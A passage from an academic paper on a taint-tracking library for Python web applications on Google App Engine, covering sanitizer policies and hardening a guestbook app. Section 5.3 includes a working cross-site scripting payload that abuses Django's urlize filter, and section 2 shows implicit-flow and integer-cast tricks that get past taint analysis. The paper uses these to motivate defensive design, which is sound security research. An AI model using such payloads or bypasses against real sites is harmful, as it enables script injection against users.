cies. Surprisingly, we find that the least upper bound operation ($\sqcup$) is often not suitable to capture the security level of aggregated data when sanitizers lack compositionality properties. In fact, popular web frameworks often provide such problematic sanitizers. Instead of $\sqcup$, we introduce the operator $\curlyvee$ that computes upper bounds (not necessarily the least ones). To evaluate and motivate the use of our library, we harden the implementation of an existing web application written using GAE for Python. The library and the modified example can be downloaded at `http://wiki.portal.chalmers.se/cse/pmwiki.php/ProSec/GAEtaintmode`.

1.1 Motivating example

The google-app-engine-samples project [10] stores examples of simple web applications for GAE. The *guestbook* application [4] used by the *Getting Started* documentation [3] serves as the running example along the paper. Although this application is rather simple, it contains all the ingredients to show how our taint mode works. The guestbook application consists of a web page where anonymous or authenticated users are able to write greeting messages which are stored into the GAE object datastore. These messages are fetched every time a user visits the web page. This application involves user inputs (greeting messages), the GAE object datastore, and the presence of opaque objects (due to the use of a web framework to build HTTP responses). When building the main web page, the application executes the following lines of code for every message being fetched from the object datastore:

```
<blockquote>{{ greeting.content|escape }}</blockquote>
```

The variable `greeting.content` is replaced by a greeting text and is subsequently fed to the sanitizer `escape` which replaces characters that might produce injection attacks such as < and >. We show that, by using our library, the taint analysis raises an alarm if the programmer omits to apply the sanitizer `escape` to every greeting message. Moreover, the library is able to enforce a specific sanitization policy, e.g., that greeting messages should be cleaned by applying some specific sanitizers in a specific order.

The paper is organized as follows. Section 2 gives background information on taint analysis. Section 3 describes how taint information gets propagated into the object datastore. Section 4 deals with taint analysis for opaque objects. Section 5 illustrates different security policies supported by our taint analysis. Section 6 incorporates taint analysis to our motivating example. Section 7 presents related work. Conclusions and future work are stated in Section 8.

2 Taint analysis

Taint analysis keeps track of how user inputs, or tainted data, propagate inside programs by focusing on assignments. Intuitively, when the right-hand side of an assignment uses a tainted value, the variable appearing on the left-hand side becomes tainted. Taint analysis can be seen as an information-flow mechanism for integrity [13]. In fact, taint analysis is nothing more than a tracking mechanism for explicit flows [17], i.e., direct flows of information from one variable to another. Implicit flows, or flows through the control-flow constructs of the programming language, are usually ignored. The following piece of code shows an implicit flow.

```
if tainted == 'a' : untainted = 'a'
else : untainted = ''
```

Variables `tainted` and `untainted` are initially tainted and untainted, respectively. The taint analysis determines that after executing the branch, variable `untainted` remains untainted since it is assigned to untainted constants on both branches, i.e., the strings `'a'` and `''`. Yet, the value of `tainted` is copied into `untainted` when `tainted =='a'`! If attackers have full control over the code (i.e. attackers can write the code to be executed), taint analysis is easily circumvented by implicit flows. There is a large body of literature on language-based information-flow security regarding how to track implicit flows [35]. There are scenarios, however, where taint analysis is helpful, e.g., non-malicious applications. In such scenarios, the attacker's goal consists of exploiting vulnerabilities by providing crafted input. It is then enough that programmers simply forget to call some sanitization function for a vulnerability to be exposed.

It is unusual to find formalizations that capture semantically, and precisely, what security condition taint analysis enforces. To the best of our knowledge, the closest formal semantic definition is given by Volpano [42]. Nevertheless, Volpano's definition cannot be fully applied to taint analysis because it ignores sanitization (or endorsement) of data. To remedy that, it could be possible to extend Volpano's definition using intransitive noninterference, but this topic is beyond the scope of this paper. It is not so easy to make a precise and fair appreciation of the soundness and completeness of a given taint analysis technique. On one hand, completeness is a challenging property for any kind of analysis. We do not expect taint analysis to be an exception to that. On the other hand, assuming the policy *untrustworthy data should not reach sensitive sinks*, some taint analysis may be unsound due to implementation details. For instance, analyses focusing only on strings do not propagate taint information when the right-hand side of the assignment is an integer (e.g. [7, 20, 21, 25, 29, 33, 34]). The following piece of code shows how to encode a tainted character as an untainted integer.

```
untainted_int = ord(tainted_char)
```

Variable `untainted_int` can be casted back into a string and be used into a sensitive sink without being sanitized! Regardless of this point, taint analysis has been successfully used to prevent a wide range of attacks like buffer overruns (e.g. [24, 32]), format strings (e.g. [14]), and command injections (e.g. [12, 28]).

The practical value of taint analysis is given by how easy it can be applied and how often it captures omissions with respect to sanitization of data.

2.1 Taint mode via a library

Rather than modifying interpreters, Conti and Russo provide a taint mode for Python built-in types via a library [15]. It is worth mentioning that built-in types are immutable objects in Python. The authors show how Python's object-oriented features and dynamic typing mechanisms can be used to propagate taint information. The core part of the library defines subclasses of built-in types. These subclasses, called *taint-aware* classes, contain the attribute `taints` used to store taint information. Methods of *taint-aware* classes are intentionally defined to propagate taint information from the input arguments, and the object calling those methods, into the return values. For instance, consider the following interaction with the Python interpreter.

```
1  > ts = taint('tainted string')
2  > ts.taints
3  True
4  > us = 'string'
5  > tainted(ts + us)
6  True
```

Function `taint` takes a built-in value and returns a taint-aware version of it. More specifically, Line 1 takes a string, i.e., an instance of the class **`str`**, and returns a tainted string. Tainted strings are instances of the class `STR`, which is a subclass of **`str`**. For simplicity reasons, we assume that the `taints` attributes are simply boolean variables. However, it can be as complex as any metadata related to taints (see Section 5). Line 2 shows the `taints` attribute of `ts`. Line 4 declares an untainted string `us`. Function `tainted` returns a boolean value indicating if the argument is tainted. Line 5 shows that the concatenation of a tainted string with an untainted one (`ts + us`) results in a tainted value. This effect occurs since `ts + us` gets translated into the invocation of the concatenation method of the most specific class, i.e., `STR`. Therefore, `ts + us` is equivalent to `ts.__add__(us)`, which propagates the taints from the object calling the method (`ts`) and the argument (`us`) into the result. Consequently, and as shown by this example, operators for different built-in types can be instrumented to propagate taint information by simply defining subclasses. This feature, and the fact that built-in operations are translated into object calls, is what makes Python particularly suitable to provide taint analysis via a library. It is difficult to applying these ideas to languages like PHP or ASP where strings are not objects and there are no obvious mechanisms to instrument string operations without modifications in the underlying runtime system [20, 29, 33]. In contrast, the programming language Ruby provides some mechanisms to instrument operations [2] that could be possibly used to provided taint analysis via a library. Based on the ideas of Conti and Russo, we develop a taint mode that goes beyond built-in values.

3 Persistent storage

Taint analysis often does not propagate taint information into persistent storage such as files or databases. Instead, data must be sanitized before being saved. In the context of web applications, this strategy might be inadequate, e.g., it is often recommendable that web applications store user's data exactly as submitted to the web site. In that manner, changes in the way that information is formatted or sanitized can be applied to older submissions. In this section, we extend the GAE platform to support tainted values in the GAE object datastore.

The GAE object datastore saves (and retrieves) data objects in (from) the cloud computing infrastructure. These objects are called *entities* and their attributes are referred to as *properties*. Properties represent different types of data (integers, floating-point numbers, strings, etc). It is important to remark that a property cannot be an entity itself (and thus there is no need to consider a notion of nested tainting). An application only has access to entities that it has created itself. The GAE platform includes an API to model entities as instances of the class `db.Model`. For example, the guestbook application models messages by instances of the class `Greeting`.

```
class Greeting(db.Model):
  author = db.UserProperty()
  content = db.StringProperty(multiline=True)
  date = db.DateTimeProperty(auto_now_add=True)
```

A `Greeting` entity contains information about who wrote the entry (property `author`), its content (property `content`), and when it was written (property `date`). When a user writes a comment into the guestbook, the application creates an entity, fetches the comment from the HTML form field `content`, and saves it into the database. The following piece of code reflects that procedure.

```
greeting = Greeting()
greeting.author = users.get_current_user()
greeting.content = self.request.get('content')
greeting.put()
```

In this piece of code, the object `self` refers to a handler given to the application to access the fields submitted by the POST request. Method `greeting.put()` saves the entity into the datastore. The GAE platform provides two interfaces to fetch entities from the datastore: a query object interface, and a very simplified SQL-like query language called Google Query Language (GQL). Due to

[2] `http://stackoverflow.com/questions/1283977/existence-of-right-addition-multiplication-in-ruby`

lack of space, we only show how the library works for the query object interface. This interface requires to create a query object by, for example, calling the method **all** of an entity model. Using that object, the guestbook application is able to fetch all the greetings from the datastore. The following piece of code shows the use of **all**.

```
query = Greeting.all().order('-date')
greetings = query.fetch()
```

The first line creates a query object in order to select the `Greeting` entities ordered by date. The second line retrieves the entities from the datastore.

One of the main problems to add taint information to the GAE datastore is related to properties. GAE forces a typed discipline on the properties, i.e., it only allows properties to be of a specific type (e.g. string or integers) at the time of saving them into the datastore. This design decision makes impossible to simply store tainted values directly into the datastore. After all, a tainted string is not a built-in type but rather a value from a subclass of strings (recall Section 2.1). To overcome this problem, we implement a mechanism to extend entity models in order to account for taint information in a separate property.

Decorators in Python allow to dynamically alter the behavior of functions, methods or classes without having to change the source code. The library provides the decorator `taintModel` to indicate which entities keep track of taint information. For the guestbook application is enough to add the line `@taintModel` before the declaration of `Greetings`.

```
@taintModel
class Greeting(db.Model):
  ...
```

We use ... to represent the rest of the declaration of the class `Greeting`. Decorator `taintModel` is a function that receives and constructs a class. More specifically, the previous code can be considered equivalent to

```
class Greeting(db.Model):
  ...

Greeting = taintModel(Greeting)
```

Consequently, when referring to `Greeting` in the rest of the source code, it is referring to the class being returned by `taintModel`. This decorator extends the definition of `Greeting` by adding a new text property that stores a mapping from property names into taint information. The decorator also redefines the methods `put` and `fetch` to consider such mappings. When an entity gets saved into the datastore, the `put` method checks for tainted values and then builds a mapping reflecting the taint information in the attributes. We refer to this mapping as *tainting mapping*. After that, the tainted attributes are casted into their corresponding untainted versions (e.g. properties of type `STR` are casted into **str**) so that the entity can be saved together with the constructed tainting mapping. When an entity is fetched from the datastore, the method `fetch` reads the content of the entity and creates tainted values for those properties that the tainting mapping indicates. To illustrate this point, let us consider the following example based on the guestbook model.

```
 1  > greeting1=Greeting()
 2  > greeting1.content=taint('<script>')
 3  > greeting1.put()
 4  > greeting2=Greeting()
 5  > greeting2.content='Hello!'
 6  > greeting2.put()
 7  > query=Greeting.all().order('-date')
 8  > greetings = query.fetch()
 9  > greetings[0].content
10  '<script>'
11  > tainted(greetings[0].author)
12  False
13  > tainted(greetings[0].content)
14  True
15  > tainted(greetings[0].date)
16  False
17  > greetings[1].content
18  'Hello'
19  > tainted(greetings[1].author)
20  False
21  > tainted(greetings[1].content)
22  False
23  > tainted(greetings[1].date)
24  False
```

Assuming an initially empty object datastore, lines 1–6 create and store two entities, where one of them contains the tainted string `'<script>'`. Lines 7–8 recover the entities from the datastore. Lines 9–16 show that only the property `content` is tainted for the first entity. Lines 17–24 show that the second entity has not tainted properties.

In principle, the user of the library needs to explicitly indicate (by using `taintModel`) what entities should propagate taint information into the datastore. Alternatively, it is also possible to extend the class `db.Model` to automatically support tainting mappings. By doing so, every entity class that inherits from `db.Model` is able to store taint information into the datastore.

4 Opaque objects

GAE applications involve objects. The taint mode by Conti and Russo [15] shows how to propagate taint information for built-in types. In Python, built-in values are treated as immutable objects. Conti and Russo's work does not consider mutable objects like user-defined objects. The fact that GAE includes some third-party libraries besides the standard library (with modifications) opens the door to opaque objects and forces the analysis to treat them differently than user-defined ones. In this section, we show how our library perform taint analysis for objects in their various flavors.

Our library does not have access to some attributes or implementation of some methods from opaque objects. This restriction makes it impossible to track taint information computed by such objects, e.g., it is not possible to determine how outputs depend on input arguments. To illustrate this point, we consider the well-known `cStringIO` module from the standard library. This module defines the class `StringIO` to implement objects representing string buffers. The implementation of this class is done in C and imported in Python, which introduces opaque instances of `StringIO`. Using the library by Conti and Russo, if we try to place a tainted value into a `StringIO` buffer, the taint information gets lost, i.e., the library cannot track how the tainted string is used by the opaque object. Let us consider the following piece of code.

```
1  > from cStringIO import StringIO
2  > buff=StringIO()
3  > buff.write(taint('<script>'))
4  > tainted(buff.getvalue())
5  False
```

Line 3 inserts a tainted string into the buffer. When reading the content of the buffer (Line 4), the resulting string is not tainted (Line 5).

We design our library to perform a coarse approximation related to taint information when dealing with opaque objects. More specifically, for every opaque object the library creates a wrapper object that contains taint information (the attribute `taints`) and wrapper methods to perform taint propagation accordingly. For any call to a method of an opaque object, the corresponding wrapper object propagates the taint information from the arguments of the method, and the object itself, into the returning value. The taint information of the opaque object gets then updated to the taint information of the resulting value.

By using the primitive `opaque_taint`, the user of the library indicates which are the opaque objects being used by the application. In principle, to avoid developer intervention, the library could automatically declare several objects provided with the GAE platform as opaque. The following code shows a possible use of `opaque_taint`.

```
> from cStringIO import StringIO
> buff=opaque_taint(StringIO())
> buff.write('us')
> tainted(buff)
False
> buff.write(taint('ts'))
> tainted(buff)
True
```

In Line 2, the `opaque_taint` primitive takes the opaque object and returns the corresponding wrapper object. Line 3–8 shows that the object is clean until a tainted argument is given. Consequently, obtaining the content of the buffer results in a tainted string as expected.

```
> tainted(buff.getvalue())
True
```

Since `buff` is tainted, the taint analysis determines that every value returned by any method call of that object is also tainted. Observe that we need to be conservative at this point since we do not know how outputs depend on inputs in opaque objects. It might happen that the analysis considers data as tainted even if that data is not related with the content of the buffer. For example, `StringIO` objects (as other classes that simulate a file object) has the attribute `softspace` used by the **`print`** statement to determine if a space should be add at the end of a printed string. Clearly, this attribute is not affected by reading or writing into the buffer; however, it gets tainted:

```
> tainted(buff.softspace)
True
```

The analysis looses precision at this point as the price to pay for not knowing the internal structure of the opaque object.

As any approximation, our approach to opaque objects might impact on permissiveness, e.g., it is possible to obtain tainted empty strings when the buffer of an `StringIO` object has run out of elements.

The library treats pure Python user-defined objects as merely containers, i.e., their attributes can be tainted. Therefore, whenever a tainted attribute is utilized for computing the result of a method call, the return value gets tainted. To illustrate the analysis of these objects, we consider the non-opaque version of `StringIO` provided by the module `StringIO`.

```
1  > from StringIO import StringIO
2  > buff=StringIO(taint('<script>'))
3  > hasattr(buff, 'buf')
4  True
5  > tainted(buff.buf)
6  True
7  > tainted(buff.getvalue())
8  True
```

Notice that it is possible to access to the attribute `buf` (line 3) which stores the string buffer, so the object `buff` is not opaque. Lines 5–6 show that the buffer is tainted. Lines 7–8 demonstrate that reading the content of the buffer results in a tainted string. Unlike the example for opaque objects, the attribute `softspace` does not necessarily is tainted although the buffer is.

```
> tainted(buff.softspace)
False
```

5 Security policies

Inspired by information-flow research, some taint analyses ([14, 22]) use security lattices [16] to specify security policies. We use $\sqsubseteq$ to denote the order-relation of the lattice. Elements in the security lattice represent the integrity level of data. The bottom and top elements represent trustworthy and untrustworthy data, respectively. Lattices with more than two security levels allow for different degrees of integrity and thus expressing rich properties. With the security lattice in place, security levels are assigned to sources of user inputs and sensitive sinks. In general, user inputs are associated with the top element of the lattice (untrustworthy data). Sensitive sinks are often associated with security levels below top. Taint analysis allows data to flow into a sensitive sink provided that the integrity level of the data is equal or above the one associated with the sink. The higher the security level associated with a piece of data is, the more untrustworthy it becomes. The security level of aggregated data is determined as the least upper bound ($\sqcup$) of the security levels of the constitutive parts. Sanitization of data is the only action that moves data from higher positions in the lattice to lower ones, and thus making data more trustworthy. In the scenario of web applications, the use of $\sqcup$ might not be adequate due to sanitizers being often not compositional with respect to, for instance, string operations. We illustrate this point with concrete examples in the rest of the section. Instead of the $\sqcup$, we introduce the upper bound operator $\curlyvee$ to correctly determine the security level of aggregated data. For each sensitive sink at security level l_s, our analysis considers a set of security levels called the *safe zone*. Data associated with one of these levels can flow into the sensitive sink. Otherwise, the library raises an alarm. The *safe zone* is usually defined in terms of the $\sqsubseteq$-relation. We show three instances of security policies implemented by our library that capture the application of sanitizers in different manners.

5.1 Different kinds of sensitive sinks




Fig. 1. Order for set of tags identifying different vulnerabilities

The first example consists of encoding security policies able to categorize sensitive sinks. We use tags to represent that data might exploit different kinds of vulnerabilities. For this example, we assume tags `SQLI`, `XSS`, and `OSI` to indicate SQL injections, cross-site scripting, and operating system command injections, respectively. The elements of the lattice are sets of tags. Intuitively, a set indicates that data has not been sanitized for the vulnerabilities described by the tags.

The $\sqsubseteq$-relation is simply defined as set inclusion: $l_1 \sqsubseteq l_2$ iff $l_1 \subseteq l_2$. Figure 1 describes the order between the set of tags. User input is associated with the security level represented by the set of all the tags, in this case {`XSS,SQLI,OSI`} representing fully untrustworthy data. The bottom element is the empty set denoting fully trustworthy data, i.e., data that is not part of any user input or has been sanitized to avoid every considered vulnerability. Sensitive sinks are then associated to possibly different security levels. For instance, the Python primitive `os.system`, which executes shell commands, can be associated to the security level {`OSI`}, while `db.select`, responsible to execute SQL-statement, can be associated to the security level {`SQLI`}. Given a sensitive sink at security level l_s, its safe zone is defined as every security level l such $\neg(l_s \sqsubseteq l)$. By doing so, tainted data with tags `SQLI` can, for instance, be used on sensitive sinks at security level `OSI` and vice versa. The upper bound operator $\curlyvee$ is given by set union. In this case, the upper bound operator coincides with the least upper bound induced by the $\sqsubseteq$-relation, i.e. $\curlyvee = \sqcup$. Sanitizers for a given tag t take data at security level l and endorsed it to the security level $l \setminus \{t\}$, where $\setminus$ is the symbol for set subtraction. Observe that $l \setminus \{t\} \sqsubseteq l$.

5.2 Identifying the application of sanitizers




Fig. 2. Order for identifying the application of sanitizers

Different from the previous example, there are situations where developers want to know if data has been passed through specific sanitizers rather than knowing which vulnerability can be exploited. In this case the elements of the lattice are sets of sanitizers. A security level indicates which sanitizers have been applied to the data.

We define the order as follows: $l_1 \sqsubseteq l_2$ iff $l_2 \subseteq l_1$. Figure 2 illustrates an example for this order. The security level representing fully untrustworthy data is

```
> striptags('<b' + '> Be careful </b>')
' Be careful '
> striptags('<b') + striptags('> Be careful </b>')
'<b> Be careful '
```

Fig. 3. Non-compositionality of `striptags`

the empty set ({}), i.e., data that has not being applied to any sanitizer. User input is often associated to that level. On the other end, the set of all the existing sanitizers represents trustworthy data. We utilize the constant `sanitizers` to denote that set. Given a sensitive sink at security level l_s, its safe zone is defined as every security level l such ($l \sqsubseteq l_s$). Therefore data flowing into a sensitive sink must have been applied to at least the sanitizers indicated by its security level.

Induced by $\sqsubseteq$, the least upper bound operator for this lattice is set intersection. However, this definition does not reflect the right security level for aggregated data. We define the upper bound $\curlyvee$ as a slightly more complicated operation than just intersection of sets. The reason for that relies in the compositional behavior of sanitizers. We say that a sanitizer is compositional if the result of sanitizing two pieces of data and then composing them is the same as firstly composing the pieces and then sanitizing. More specifically, we say that a sanitizer is compositional iff for all closed operations $\oplus$ and pieces of data d_1 and d_2, the following equation holds

$$sanitizer(d_1 \oplus d_2) = sanitizer(d_1) \oplus sanitizer(d_2).$$

Defining $\mathcal{N}$ as the set of non-compositional sanitizers, we define $l_1 \curlyvee l_2 = (l_1 \cap l_2) \setminus \mathcal{N}$. In that manner, it is captured the fact that compositional sanitizers are only preserved when data gets combined. Observe that, in presence of non-compositional sanitizers, it holds that $(l_1 \sqcup l_2) \sqsubset (l_1 \curlyvee l_2)$.

To illustrate that non-compositional sanitizers exist in modern web frameworks, we consider two sanitizers from Django: `escape` and `striptags`. The sanitizer `escape` replaces some characters for their corresponding entity HTML name, e.g., character < is converted into the string `"&lt;"`. Since it only looks into one character at the time, `escape` is compositional. The sanitizer `striptags` removes HTML and XHTML tags from a given string, e.g., given the string `"<b> Be careful </b>"` results into the string `" Be careful "`. Observe that this sanitizer is non-compositional. To illustrate this point, consider the interaction with the Python interpreter given in Figure 3. Concatenating the strings `'<b'` and `'> Be careful </b>'` and then sanitizing is not the same as sanitizing `'<b'` and `'> Be careful </b>'` and then concatenating the results. According to the definition of $\curlyvee$, if we combine strings sanitized with `striptags`, the resulting string is associated with the security level {}, i.e., fully untrustworthy data ({`striptags`} $\curlyvee$ {`striptags`} = {}). When a sanitizer t is applied to data at security level l, data is then endorsed to the security level $l \cup \{t\}$.




Fig. 4. Order of application of sanitizers

5.3 Applying sanitizers in a specific order

In some scenarios, it is important in which order sanitizers are applied. Different orders of application might lead to the presence of vulnerabilities. To illustrate this point, we consider the standard filter `urlize`: it detects if a string contains a URL and returns a clickable link if that is the case. For example:

```
> print urlize('www.chalmers.se')
<a href="http://www.chalmers.se" rel="nofollow">www.chalmers.se↩
  ↪</a>
```

If the attacker is under control of the data being applied to `urlize`, it is possible to inject JavaScript code. An attacker can create a link that triggers JavaScript code when the mouse moves over it. More concretely, we have that

```
urlize('www."onmouseover="alert(42)"')
```

returns a tag element anchor that displays in the web browser the string

```
 www."onmouseover="alert(42)"
```

and executes `javascript:alert(42)` when the mouse goes over it (no click needed):

```
<a href="http://www."onmouseover="alert(42)"" rel="nofollow">↩
  ↪www."onmouseover="alert(42)"</a>
```

To avoid such injection attacks, it is recommended to first sanitize strings with `escape`.

```
urlize(escape('www."onmouseover="alert(42)"'))
```

In that manner, the resulting tag element anchor does not execute the JavaScript code.

```
<a href="http://www.&quot;onmouseover=&quot;alert(42)&quot;" ↩
  ↪rel="nofollow">www.&quot;onmouseover=&quot;alert(42)&quot↩
  ↪;</a>
```

We design a security lattice that accounts for the order in which sanitizers are applied. The elements of the lattice are lists of sanitizers. The order-relation is simply list prefix, i.e., $l_1 \sqsubseteq l_2$ iff l_1 is a prefix of l_2. Figure 4 illustrates partially a specific instance of this order. The empty list (`[]`) indicates that no sanitizer has been applied and therefore denotes untrustworthy data. User input is often associated to that level. In contrast, we introduce the constant `trustworthy` to encode any possible ordered application of sanitizers that provides fully trustworthy data. Given a sensitive sink at security level l_s, its safe zone is defined as every security level l such ($l \sqsubseteq l_s$). Therefore, data flowing into a sensitive sink must have been applied to, at least, the sequence of sanitizers indicated at its security level.

Similar to the previous case, the least upper bound operator induced by $\sqsubseteq$ (i.e. the longest prefix) does not reflect the right security level of aggregated data. We use the term lists and security levels as interchangeable terms. We write $s : l$ to the list of sanitizers which first element is s and has a tail l. Taking into account the possibility of using non-compositional sanitizers ($\mathcal{N}$), the upper bound operator is defined as follows.

$$l_1 \curlyvee l_2 = \begin{cases} s : (l_1' \curlyvee l_2') & \text{, if } l_1 = s : l_1',\ \ l_2 = s : l_2',\ \ s \notin \mathcal{N} \\ [\,] & \text{, otherwise} \end{cases}$$

This definition essentially preserves the longest common prefix of compositional sanitizers, e.g., `[escape, striptags]` $\sqcup$ `[escape]` is `[escape]`. Observe that, in presence of non-compositional sanitizers, it holds that $(l_1 \sqcup l_2) \sqsubset (l_1 \curlyvee l_2)$. When applying a sanitizer s to data at security level l, the data is then endorsed to the security level $l \mathbin{+\!\!+} [s]$, where $\mathbin{+\!\!+}$ denotes concatenation of lists.

6 Hardening the motivating example

We revise the example from Section 1.1 and show how to adapt it to use our library. We have already described in Section 3 how to extend the entity `Greeting` so that taint information can be propagated to the datastore. In this section, we continue modifying the source code to indicate the sources of untrustworthy data, sensitive sinks, and sanitization functions. Since our library is specialized to the GAE platform, it allows us to provide out-of-the-box declaration for a set of operations that can be considered sources of tainted data as well as sensitive sinks. Sanitization functions, on the other hand, depend mainly on the web framework used for rendering web pages. If developers consider that the source of untrustworthy data, sensitive sink, or sanitizer are not precisely or correctly indicated, the library provides means to explicitly mark those operations in the code.

6.1 Source of tainted data and sensitive sinks in GAE

Our library considers the web server as both a source of tainted data and a sink sensitive to XSS attacks, i.e., data coming from the web server gets tainted




Fig. 5. GAE platform schema

while data going back to the server needs to be untainted. In order to understand how the library intermediates between the web server and the GAE framework, we need to shortly describe the GAE platform architecture.

GAE platform utilizes the concept of middleware, which is a standard way to intercept requests and responses between the web server and web frameworks (e.g. Django [2], CherryPy [1], Pylons [8], and webapp [3]). The GAE platform is, to a large extent, web framework independent, i.e., it runs any web framework that utilizes middlewares complying with the Web Server Gateway Interface (WSGI) [6]. Web frameworks are no more than a series of useful functions and a template systems to keep a separation between the presentation- (mostly written in HTML) and the logic part of the application. Figure 5 schematizes the interaction between the web server, middleware and web framework.

Our library provides its own middleware responsible to taint data coming from the web server (e.g. headers, strings send with the POST and GET methods, source IP and every other information from the client). The middleware also checks that data going back to the web server has been sanitized. As a sensitive sink, it is necessary to indicate the security level associated to the middleware. The library provides the configuration file `taintConfig.py` for that.

To extend the functionality of the guestbook application, we decide to allow users to include URL addresses in their greetings as long as they do not include XSS or other attacks. We then require that users' greetings must go through the sequence of sanitizers `escape`, `urlize`, and `shorturl` before reaching the web client. Sanitizers `escape` and `urlize` are described in Section 5. The user-defined sanitizer `shorturl` leaves URL inside an anchor tag only if they are short (e.g. like the ones provided by the Twitter link service). Clearly, the example demands the use of the security policy from Section 5.3 which considers the order of sanitizers. With this in mind, the file `taintConfig.py` looks as follows.

```
from Policies import *

policy = SanitizerOrders
```

```
4 policy.ssinks
5     = { 'middleware' :
6         ['escape','urlize','shorturl'] }
```

Line 3 indicates that the taint analysis takes into account the order in which sanitizers are applied. We define a mapping from sensitive sinks (`ssinks`) to security levels. In this case, Line 4–6 indicates that the middleware is associated with the security level represented by the list `['escape','urlize','shorturl']` and thus accepting only strings that have passed through the sequence of sanitizers `escape`, `urlize`, and `shorturl`. Once defined the configuration file, the library (called `taintmode`) should be imported by the application:

```
from ...
from taintmode import *
```

Since `taintmode` wraps some other modules' definitions, it is important to import it last. The motivating example, and WSGI applications in general, runs in the GAE's CGI environment by executing the following lines.

```
def main():
  run_wsgi_app(guestbook_app)
```

To use our customized WSGI middleware, those lines need to be slightly modified to simply include the procedure `TaintMiddleware` as follows.

```
def main():
  run_wsgi_app(TaintMiddleware(guestbook_app))
```

The guestbook application now gets tainted data from the web server and needs to sanitize data before sending it back to the web client.

6.2 Sanitization policies

The library needs to know which functions are sanitizers. It is also important to indicate if they are compositional. To do that, the file `taintConfig.py` needs to be extended as follows.

```
from Policies import *

policy = SanitizerOrders

policy.ssinks
    = { 'middleware' :
        ['escape','urlize','shorturl'] }

policy.sanitizers
    = { 'escape'   : Comp,
        'urlize'   : NonComp,
        'shorturl' : NonComp }
```

The variable `policy.sanitizers` defines a mapping from sanitizers' names to information required by the security policy implementation, i.e., `SanitizerOrders`.

This information might change depending on the security policy to be enforced. For this scenario, we indicate whether a sanitizer is compositional (constant Comp) or non-compositional (constant NonComp).

If a developer forgets to apply escape, or applies the sanitizers in the wrong order, an exception (TaintException) is thrown indicating the tainted substring responsible for the alarm.

```
TaintException: wrong sequence of sanitizers ['urlize','↩
  ↪shorturl']: ['<script>alert(42)</script>']
```

7 Related work

There is a large volume of published work describing taint analysis. Readers can refer to [14] for an excellent survey. In this section, we mainly refer to analyses developed for popular web scripting languages.

Perl [7] was the first scripting language to include taint analysis as a native feature of the interpreter. Different from our work, the security policy enforced by Perl's taint mode is rather static, i.e., strings originated from outside a program are tainted (e.g. inputs from users), sanitization is done by regular expressions, and files, shell commands and network connections are considered sensitive sinks. Ruby [9] provides a taint analysis similar to what our library does for opaque objects. However, our work allows for more precision in the analysis for non-opaque objects.

Several taint analysis have been developed for PHP. Aiming to avoid any user intervention, authors in [22] combine static and dynamic techniques to automatically repair vulnerabilities in PHP code. They propose to use a type-system to insert some predetermined sanitization functions when tainted values reach sensitive sinks. The semantics of programs might change when inserting sanitization functions, which constitutes the dynamic part of the analysis. We decide not to change the semantics of programs unless explicitly stated by the user of the library, i.e., we leave it up to the user of the library to decide where and how sanitization functions must be called. In [33], Nguyen-Toung et al. adapt the PHP interpreter to provide a dynamic taint analysis at the level of characters, which the authors call *precise tainting*. They argue that precise tainting gains precision over traditional taint analyses for strings. It would be interesting to see studies indicating how much precision (i.e. less false alarms) it is obtained with *precise tainting* in practice. Similarly to Nguyen-Toung et al.'s work, Futoransky [20] et al. provide a precise dynamic taint analysis for PHP. Pietraszek and Berghe [34] modify the PHP runtime environment to assign *metadata* to user-provided input as well as to provide metadata-preserving string operations. Security critical operations are also instrumented to evaluate, when taken strings as input, the risk of executing such operations based on the metadata. In our library, the attribute taints is general enough to encode Pietraszek and Berghe's metadata for strings. Jovanovic et al. [23] propose to combine a traditional data flow and alias analysis to increase the precision of their static taint analysis for PHP (which posses a 50% of false alarms rate). Different from our approach, Jovanovic et al. do not consider taints for objects. Focusing only on strings, the works in [12,29] combine static and dynamic techniques. The static techniques are used to reduce the number of program variables where taint information must be tracked at runtime. The dynamic analysis in [12] consists of running test cases using attack strings rather than propagating taint information at runtime. Conversely, the work in [29] modifies the PHP virtual machine in order to propagate taint information. In particular, the modified virtual machine includes the field `labels` to store taint meta-information. This field is similar to the attribute `taints` used by our library.

A taint analysis for Java [21] instruments the class `java.lang.String` as well as classes that present untrustworthy sources and sensitive sinks. The authors mention that a custom class loader in the JVM is needed in order to perform online instrumentation. Another taint analysis for Java [39], called TAJ, focuses on scalability and performance requirements for industry-level applications. To achieve industrial demands, TAJ uses static techniques for pointer analysis, call-graph construction and slicing. Similar to our work, TAJ allows object fields to store tainted values (such objects are called *taint carries*). However, TAJ's static analysis does not consider persistent storage and opaque objects. The authors in [28] propose a static analysis for Java that focuses on achieving precision and scalability. Their analysis considers objects tainted as a whole instead of tainting their fields. This approach is similar to our treatment for opaque objects.

In [25], authors modify the Python interpreter to provide a dynamic taint analysis for strings. More specifically, the representation of the class `str` is extended to include a boolean flag to indicate if a string is tainted. Similar to [15], our library supports taint analysis for several built-in types (e.g. strings and integers). The work by Seo and Lam [38], called InvisiType, aims to enforce safety checks (including taint analysis) without modifying the analyzed code. Their approach is designed for a stronger attacker model, i.e., an attacker that can have control over the source code. Therefore, InvisiType relies on several modifications in the Python interpreter in order to perform the security checks at the right places without the source code being able to jeopardize them. We consider a weaker attacker that only has control on input data and therefore no runtime modifications are required by our library.

